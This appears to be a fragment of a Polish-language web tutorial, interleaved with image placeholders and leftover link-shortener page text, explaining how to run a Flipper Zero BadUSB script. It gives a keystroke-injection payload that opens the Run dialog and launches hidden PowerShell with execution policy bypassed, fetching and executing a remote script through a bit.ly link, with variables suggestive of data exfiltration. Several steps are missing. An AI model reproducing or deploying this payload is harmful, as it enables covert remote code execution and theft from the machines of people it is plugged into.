
QR Code (optional)

☐ Generate a QR Code to share anywhere people can scan it

Upgrade for bulk upload. View plans

Cancel Create

15:09 01.04.2023



Następnie otwórz notatnik i wklej to:

GUI r


DELAY 500



STRING powershell -w h -NoP -Ep Bypass \$dc="";\$db="";irm LINK.PL | iex

DELAY 500

ENTER

LINK.PL zamień na link który wygenerowałeś na bit.ly w tym przypadku jest on taki: bit.ly/3Gaq4mS





Następnie wchodzimy w flipper zero i robimy następujące kroki:



Klikamy Run i skrypt wyrusza to tyle na temat. (: